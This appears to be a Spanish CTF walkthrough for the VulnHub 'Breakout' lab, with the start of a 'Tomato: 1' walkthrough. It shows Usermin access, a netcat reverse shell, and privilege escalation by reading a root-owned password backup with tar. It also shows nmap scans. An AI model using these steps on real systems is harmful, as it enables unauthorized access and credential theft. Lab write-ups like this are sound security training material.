
Ponemos en el buscador la ip:10000 es el webmin





Y con el puerto 20.000 resulta que es el mismo formulario pero de usermin




Tenemos la posible password pero el username no ,pero hay una herramienta que nos puede facilitar un username disponible para esa contraseñaS


Usermin
You must enter a username and password to login to the server on 192.168.1.24
Username
Remember me
Sign in



cd vulnhub
(root㉿kali)-[/home/kali/Desktop/vulnhub]
enum4linux -a 192.168.1.24




Cyber puede ser el nombre de usuario y efectivamente ,cuando lo probamos lo es



Y entramos a la pagina:





Por ejemplo,si pinchamos en cambiar contraseña:




Ponemos la actual y luego la cambiamos y ponemos la que nos interese

Pero abajo vemos que hay un apartado como una especie de terminal,pinchamos y vemos lo siguiente:







Para poder escalar privilegios utilizampos netcat y nos ponemos en escucha:





Ponemos en este comando para que nos llegue a nuestra maquina atacante la shell reversa



Ya tenemos la shell reversa:









La herramienta tar sirve para compactar archivos en linux

Hacemos cd /var y vemos que hay una carpeta de backups:




Hacemos cd en backups:



El usuario es root pero con la herramienta tar podemos ver lo que hay en el fichero

Ahora con este comando creamos un archivo para leer lo que no podemos leer siendo usuarios sin root:

El contenido se guardara en clave.tar



Ahora tenemos el archivo descomprimido y siendo propietarios:

```
cyber@breakout:~$ tar xvf clave.tar
tar xvf clave.tar
var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
clave.tar
tar
user.txt
var
cyber@breakout:~$ cd var
cd var
cyber@breakout:~/var$ ls
ls
backups
cyber@breakout:~/var$ cd backups
cd backups
cyber@breakout:~/var/backups$ ls
ls
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Jan 12 10:36 .
drwxr-xr-x 3 cyber cyber 4096 Jan 12 10:36 ..
-rw------- 1 cyber cyber   17 Oct 20  2021 .old_pass.bak
```

Ahora hacemos un cat 👍

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
```

Ahora que tenemos la flag podemos iniciar este script para ser root:

```
root
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber/var/backups# whoami
whoami
root
root@breakout:/home/cyber/var/backups# cd .
cd .
root@breakout:/home/cyber/var/backups# cd ..
cd ..
root@breakout:/home/cyber/var# ls
ls
backups
```

```
root@breakout:/home/cyber/var# cd /root
cd /root
root@breakout:~# ls
ls
rOOt.txt
```

Hacemos un cat al archivo rOOt.txt:

```
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
```

Y ya tenemos el final de esta máquina.

Name: Tomato: 1

Date release: 14 Sep 2020

Author: SunCSR Team

Series: Tomato

Dificultad:Medium

https://www.vulnhub.com/entry/tomato-1,557/


Comenzamos como siempre analizando cual es la ip de nuestra maquina.

```
┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ nmap -sn 192.168.232.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 06:43 EST
Nmap scan report for 192.168.232.2
Host is up (0.0093s latency).
Nmap scan report for 192.168.232.136
Host is up (0.0017s latency).
Nmap scan report for 192.168.232.156
Host is up (0.0016s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.37 seconds
```

```
Y hacemos un escaneo de puertos para ver cuales de ellos se encuentran abiertos,
┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ sudo nmap -sS --min-rate 5000 -sCV --open -n -Pn -p- -oN Ports 192.168.232.156
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 06:35 EST
Nmap scan report for 192.168.232.156
Host is up (0.00082s latency).
```

```
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tomato
2211/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 d2:53:0a:91:8c:f1:a6:10:11:0d:9e:0f:22:f8:49:8e (RSA)
|   256 b3:12:60:32:48:28:eb:ac:80:de:17:d7:96:77:6e:2f (ECDSA)
|_  256 36:6f:52:ad:fe:f7:92:3e:a2:51:0f:73:06:8d:80:13 (ED25519)
8888/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Private Property
|_http-title: 401 Authorization Required
MAC Address: 00:0C:29:3B:73:D8 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.62 seconds
```

En el puerto 80 tenemos la imagen de un tomate




